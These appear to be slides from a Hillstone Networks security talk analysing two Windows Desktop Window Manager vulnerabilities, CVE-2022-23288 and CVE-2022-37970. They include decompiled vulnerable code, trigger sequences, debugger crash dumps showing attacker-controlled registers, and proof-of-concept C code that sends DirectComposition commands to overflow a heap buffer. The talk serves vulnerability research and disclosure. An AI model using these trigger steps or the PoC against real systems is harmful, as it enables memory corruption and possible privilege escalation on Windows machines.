
Case Study: CVE-2022-23288

```
__int64 __fastcall CProxyGeometry::ProcessSetViewBox(__int64 this, struct CResourceTable *a2,
        __int64 a3)
{
   ...
   ResourceWithoutType = (__int64)CResourceTable::GetResourceWithoutType(a2, *(_DWORD *)(a3 + 8));
   if ( !ResourceWithoutType
     || (*(unsigned __int8 (__fastcall **)(__int64, __int64))(*(_QWORD *)ResourceWithoutType +
     48i64))(ResourceWithoutType, 0xBBi64) )                  // type check
   {
     *(_DWORD *)(this + 0x20) |= 1u;
     *(_QWORD *)(this + 0x90) = ResourceWithoutType;          // store object here
     CResource::NotifyOnChanged(this, 0, 0i64);               // trigger UAF here
     v8 = *(_QWORD *)(this + 24);
     if ( (v8 & 2) != 0 )
       v9 = *(_QWORD *)(v8 & 0xFFFFFFFFFFFFFFFCui64);
     else
       v9 = *(_QWORD *)(this + 24) & 1i64;
     CPtrArrayBase::InsertAt(this + 24, *(_QWORD *)(this + 0x90), v9); // register notify object
   }
   ...
}
```


Case Study: CVE-2022-23288


CProxyGeometry::ProcessSetViewBox
publisher
change attributes
CProxyGeometry
CResource::NotifyOnChanged
CResource::NotifyOnChanged
CResource::NotifyOnChanged
CViewBox 1
CViewBox 2
CViewBox 3

Case Study: CVE-2022-23288


Create CProxyGeometry object
Create CViewBox object
SetReferenceProperty on CProxyGeometry
NtDCompositionCommitChannel
Repeat 0x1000 time
Create CViewBox object
SetReferenceProperty on CProxyGeometry
NtDCompositionCommitChannel


Case Study: CVE-2022-23288


Repeat 0x1000 time
Release all CViewBox objects
NtDCompositionCommitChannel
Create CViewBox object
SetReferenceProperty on CProxyGeometry
NtDCompositionCommitChannel
Crash

Case Study: CVE-2022-23288

```
__int64 __fastcall CInteractionTracker::ProcessSetInertiaModifierAnimations(
        __int64 this, struct CResourceTable *a2, __int64 commandBuffer,
        __int64 a4, unsigned int a5)
{
    ...
    if ( *(_DWORD *)(commandBuffer + 0x10) )
    {
      v11 = 4i64 * *(unsigned int *)(commandBuffer + 0x10);
      if ( !is_mul_ok(*(unsigned int *)(commandBuffer + 0x10), 4ui64) )
        v11 = 0xFFFFFFFFFFFFFFFFui64;
      *(_QWORD *)(this + 8i64 * *(unsigned int *)(commandBuffer + 8) + 0x198) =
          operator_new__(v11);
      // Arbitrary memory allocation and we can control the whole memory
      memcpy_0(
          *(void **)(this + 8i64 * *(unsigned int *)(commandBuffer + 8) + 0x198),
          (const void *)a4, *(unsigned int *)(commandBuffer + 0x10));
    }
    ...
}
```

Case Study: CVE-2022-23288




```
(1838.1698): Access violation - code c0000005 (first chance)
First chance exceptions are reported before any exception handling.
This exception may be expected and handled.
dwmcore!CGeometry::NotifyListenerOfChange+0xe:
00007ffa`42a7e9be 488b4040        mov     rax,qword ptr [rax+40h] ds:41414141`41414181=????????????????
0:002> r
rax=4141414141414141 rbx=0000029c48fdcb00 rcx=0000029c509b5f70
rdx=0000000000000004 rsi=0000000000000000 rdi=0000000000000000
rip=00007ffa42a7e9be rsp=000000a2a2e7eea8 rbp=0000000000000000
 r8=0000000000000000  r9=0000000000000000 r10=00000fff4854fd36
r11=0440004000000000 r12=000000000000018d r13=00000000000002b0
r14=0000000000000010 r15=0000000000000001
iopl=0         nv up ei pl zr na po cy
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010247
dwmcore!CGeometry::NotifyListenerOfChange+0xe:
00007ffa`42a7e9be 488b4040        mov     rax,qword ptr [rax+40h] ds:41414141`41414181=????????????????
0:002> k
 # Child-SP          RetAddr               Call Site
00 000000a2`a2e7eea8 00007ffa`429e4d75     dwmcore!CGeometry::NotifyListenerOfChange+0xe
01 000000a2`a2e7eeb0 00007ffa`42ba5b32     dwmcore!CResource::NotifyOnChanged+0xd5
02 000000a2`a2e7ef00 00007ffa`42ae60d4     dwmcore!CProxyGeometry::ProcessSetViewBox+0x7e
03 000000a2`a2e7ef40 00007ffa`42a48fe9     dwmcore!CComposition::ProcessMessage+0x9ccb4
04 000000a2`a2e7f0e0 00007ffa`42a18e90     dwmcore!CComposition::ProcessCommandBatch+0x109
05 000000a2`a2e7f180 00007ffa`42a18dd4     dwmcore!CComposition::ProcessDataOnChannel+0x58
06 000000a2`a2e7f1d0 00007ffa`429e95c5     dwmcore!CKernelTransport::DispatchBatches+0xc4
07 000000a2`a2e7f230 00007ffa`429e73b6     dwmcore!CComposition::PreRender+0x1d5
```

Case Study: CVE-2022-37970

```
__int64 __fastcall CInjectionAnimation::ProcessSetInjectionData(__int64 this, struct CResourceTable *a2,
    __int64 a3)
{
    ...
    *(_DWORD *)(this + 324) = *(_DWORD *)(a3 + 16) / 0x84u;          // calculate block size
    v8 = CBaseExpression::SetChannelHandle(this, *((_DWORD *)a2 + 12));
    v10 = v8;
    if ( v8 < 0 )
        ...
    else
    {
        v11 = (__int64)CSharedSection::ResolveAllocation(Resource, *(unsigned int *)(a3 + 12),
            *(unsigned int *)(a3 + 16));
        if ( !v11 )
        {
            ...
        }
        // recalculate the buffer size and allocate the memory
        v12 = (__int64)operator_new__(saturated_mul(*(int *)(this + 324), 0x84ui64));
        *(_QWORD *)(this + 312) = v12;
       if ( v12 )
       {
          memcpy_0((void *)v12, (const void *)v11, *(unsigned int *)(a3 + 16));  // buffer overflow !
          *(_BYTE *)(*(_QWORD *)(*(_QWORD *)(this + 16) + 240i64) + 416i64) |= 2u;
          return 0;
       }
      ...
    }
}
```

CVE-2022-37970



```
0:005> r
rax=00007ff9060c6e68 rbx=4141414141414141 rcx=4141414141414141
rdx=000001c194bfc3b8 rsi=000001c194bfc3b8 rdi=4141414141414141
rip=00007ff905dbcd99 rsp=000000908b37f030 rbp=000001c18fe67300
 r8=0000000000000158  r9=000001c18fe67300 r10=00000fff20bd41dd
r11=2222222222222222 r12=000000908b37f678 r13=0000000000000001
r14=000001c18864fb00 r15=000001c194386a01
iopl=0         nv up ei pl nz na po nc
cs=0033  ss=002b  ds=002b  es=002b  fs=0053  gs=002b             efl=00010206
dwmcore!CD2DBitmapCache::CCachedBitmap::~CCachedBitmap+0x9:
00007ff9`05dbcd99 488b4908        mov     rcx,qword ptr [rcx+8] ds:41414141`41414149=????????????????
0:005> k
 # Child-SP          RetAddr               Call Site
00 00000090`8b37f030 00007ff9`05e7a5d4     dwmcore!CD2DBitmapCache::CCachedBitmap::~CCachedBitmap+0x9
01 00000090`8b37f060 00007ff9`05e33d4d     dwmcore!std::_Destroy_range<std::allocator<std::unique_ptr<CD2DBitmapCa
02 00000090`8b37f090 00007ff9`05e2a0c4     dwmcore!CD2DBitmapCache::~CD2DBitmapCache+0x45
03 00000090`8b37f0c0 00007ff9`05ddae56     dwmcore!CGDISectionBitmapRealization::`vector deleting destructor'+0x14
04 00000090`8b37f0f0 00007ff9`05e2c652     dwmcore!CMILRefCountBaseT<IUnknown>::InternalRelease+0x82
05 00000090`8b37f120 00007ff9`05e2cacf     dwmcore!CGdiSpriteBitmap::ReleaseBitmapRealization+0xba
06 00000090`8b37f150 00007ff9`05e2bfd4     dwmcore!CGdiSpriteBitmap::~CGdiSpriteBitmap+0x57
07 00000090`8b37f180 00007ff9`05e0e240     dwmcore!CGdiSpriteBitmap::`scalar deleting destructor'+0x14
08 00000090`8b37f1b0 00007ff9`05e2d37f     dwmcore!CResource::InternalRelease+0xa4
09 00000090`8b37f1e0 00007ff9`05e2dfbf     dwmcore!CWindowNode::DiscardOldestGdiSpriteBitmaps+0x5f
0a 00000090`8b37f210 00007ff9`05e2de3a     dwmcore!CWindowNode::SetSpriteBitmap+0x16b
```

POC

```
// 1. Create CInjectionAnimation Object
*(DWORD*)(pMappedAddress1) = nCmdCreateResource;
*(DWORD*)((PUCHAR)pMappedAddress1 + 4) = 1;
*(DWORD*)((PUCHAR)pMappedAddress1 + 8) = 85;
*(DWORD*)((PUCHAR)pMappedAddress1 + 0xC) = FALSE;

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x10, &pOutArg1, &pOutArg2);

// 2. Create CSharedSectionMarshaler Object
*(DWORD*)(pMappedAddress1) = nCmdCreateResource;
*(DWORD*)((PUCHAR)pMappedAddress1 + 4) = 2;
*(DWORD*)((PUCHAR)pMappedAddress1 + 8) = 0xA8;
*(DWORD*)((PUCHAR)pMappedAddress1 + 0xC) = FALSE;

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x10, &pOutArg1, &pOutArg2);

// CSharedSectionMarshaler Create Share Memory Here
HANDLE hSharedSection = 0;
void* sharedMem = 0;
ntStatus = NtDCompositionCreateAndBindSharedSection(hChannel1, 2, 0x1000, &hSharedSection);
sharedMem = MapViewOfFile(hSharedSection, 2, 0, 0, 0x1000);

memset(sharedMem, 0x41, 0x1000);          // value in share memory
```

POC

```
// 3. SetIntegerProperty buffer size
*(DWORD*)(pMappedAddress1) = nCmdSetResourceIntegerProperty;
*(DWORD*)((PUCHAR)pMappedAddress1 + 4) = 1;
*(DWORD*)((PUCHAR)pMappedAddress1 + 8) = 0xD;
*(DWORD*)((PUCHAR)pMappedAddress1 + 0xC) = 0;
*(DWORD*)((PUCHAR)pMappedAddress1 + 0x10) = 0x83; // buffer size

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x18, &pOutArg1, &pOutArg2);

// SetReferenceProperty CSharedSection
*(DWORD*)(pMappedAddress1) = 0xd;
*(DWORD*)((PUCHAR)pMappedAddress1 + 4) = 1;
*(DWORD*)((PUCHAR)pMappedAddress1 + 8) = 11;
*(DWORD*)((PUCHAR)pMappedAddress1 + 0xC) = 2;     // CSharedSection handle id

ntStatus = NtDCompositionProcessChannelBatchBuffer(hChannel1, 0x10, &pOutArg1, &pOutArg2);

// 4. CommitChannel
ULONGLONG res1 = 0;
ULONGLONG res2 = 0;

ntStatus = NtDCompositionCommitChannel(hChannel1, &res1, &res2, 1, 0);
```

Conclusion

Conclusion

- The DWM Process Component still has a large attack surface and is still being updated and added new features.
- You can choose to create resources, setting the resource property, and finally calls NtDCompositionCommitChannel function to send the command to dwm process, or you can call the NtDComposition-CommitChannel function separately after setting one or more properties.
- At present, it seems that the attack surface is not limited to DWM-CORE.DLL

Reference

- Win32k Dark Composition - Attacking the Shadow Part of Grap-hic Subsystem
- CVE-2019-0685 win32k reference count leak in Direct-Composition
- DirectComposition-Portal
- Zero-day vulnerability in Desktop Window Manager (CVE-2021-28310) used in the wild
- BUGS ON THE WINDSHIELD: FUZZING THE WINDOWS KERNEL

Thank you!

山石网科安全技术研究院
Hillstone Networks Security Technology Research Institute